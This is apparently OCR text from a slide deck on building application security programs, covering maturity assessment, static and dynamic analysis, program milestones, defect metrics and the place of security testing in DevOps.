
Source: “Application Security Guide for CISOs,” OWASP, 2013

A successful applications security programs need to:

- Map security priorities to business priorities
- Assess the current state and target state using a security program maturity model
- Seamlessly integrate into development processes and tool chains

Evolution of Capability for Application Security


Baseline and periodic maturity assessments key



Building Security Into the SDLC


Value of automated and manual analysis

Static Analysis



- 100% code coverage
- Pinpoint and prioritize violations within code authoring environment
- Root cause of vulnerabilities with line-of-code detail
- Language specific remediation strategies

Dynamic Analysis



- Stimulate application through automated, external security attacks
- Identifies, crawls and attacks application attack surface
- QA or production environments
- Doesn't require code
- Real world attack simulation

Manual Review

- Threat modeling
- Requirements verification
- Security Architecture Reviews
- Business logic verification
- Reduce false positives

Building an AppSec Program – Major Milestones

Project Planning
Solution Roadmap
SOC Process & Procedures
Initial Monitoring Capability

Assess / Design | Development | Implementation | Mature / Operate | Operate / Transition

Assess
Workshop
Baseline Assessment
Requirements
Data Readiness
Roadmap

Staff Planning
Role definition
Interviews
Hiring

Architecture design

Processes & Procedures
Business
Operational
Technical
Analytical

Deployment
Toolset Deployment
Toolset integration

Analyst Development Plan
Hiring + Training

Data Onboarding

Business Process Integration
Activate development and SDL
Rollout of Processes and Procedures (documentation and training)

Workflow Creation


AppSec Operations go-live

AppSec Maturation
Enhancements, monitoring & system tuning, process and technology adjustments

Deliver KPIs and Metrics

Update Roadmap
Advanced Analysis
Integrated Hunt Operations
ML / Analytics
ODS

Maturity Assessment




Source: Fortify Professional Services, 2018

Measure to demonstrate success

- % of security defects identified by sprint/phase
- % of security defects whose risk has been accepted vs. % fixed
- % of security defects per project over time (between quarter to quarter)
  - Vulnerability density (security defects/LOC)
- Average time required to fix/close security defects during design, coding, and testing
- Average time to fix security defects by defect type
- Average time to fix security defects by application size/code complexity

Why Application Security is Hard



Development Point of View: Challenges/Concerns

Security Gets Involved at Later Stages in the Dev Cycle

- Traditionally, static or dynamic scans are run before releasing the app.
- This means either developers get dozens of issues to fix in a very short time or they'll release the app with these issues.
- It is painful to go back to a project that you've already finished and fix things.


Full Scans Take Too Much Time!


- When scans are initiated, developers don't get results in days in some cases weeks.
- Scanning the entire code base and auditing can take time.
- Developers get security issues way later than they would like.

Audit Process Takes Too Much Time!

- Auditing is still the #1 bottleneck for all application security efforts.
- Even if scans are completed in minutes, human auditors work using FIFO queues and they're outnumbered.
- Audit results are challenged by developers and cause friction/time loss.

Where does Security fit in DevOps?






Promise vs Reality of Security in DevOps

Where does security currently fit?


99% of those surveyed agreed that DevOps is an opportunity to improve application security



But only 20% perform application security testing during development. Most wait until late in the SDLC – or not at all!

Reference: Application Security and DevOps Report 2016


Classic integration of security touchpoints can’t keep pace



Risk-based application of security activities

DevOps Toolbox

AST Integration can be a challenge given tool diversity



Modern Application Security Programs Need to Adapt

New languages

Software Supply Chain

Mobile Apps

Internet of Things

Skills

Open Source Software Components

Agility

Bimodal IT

Micro services
and containers

Continuous Integration

Cloud

Automation

DevOps

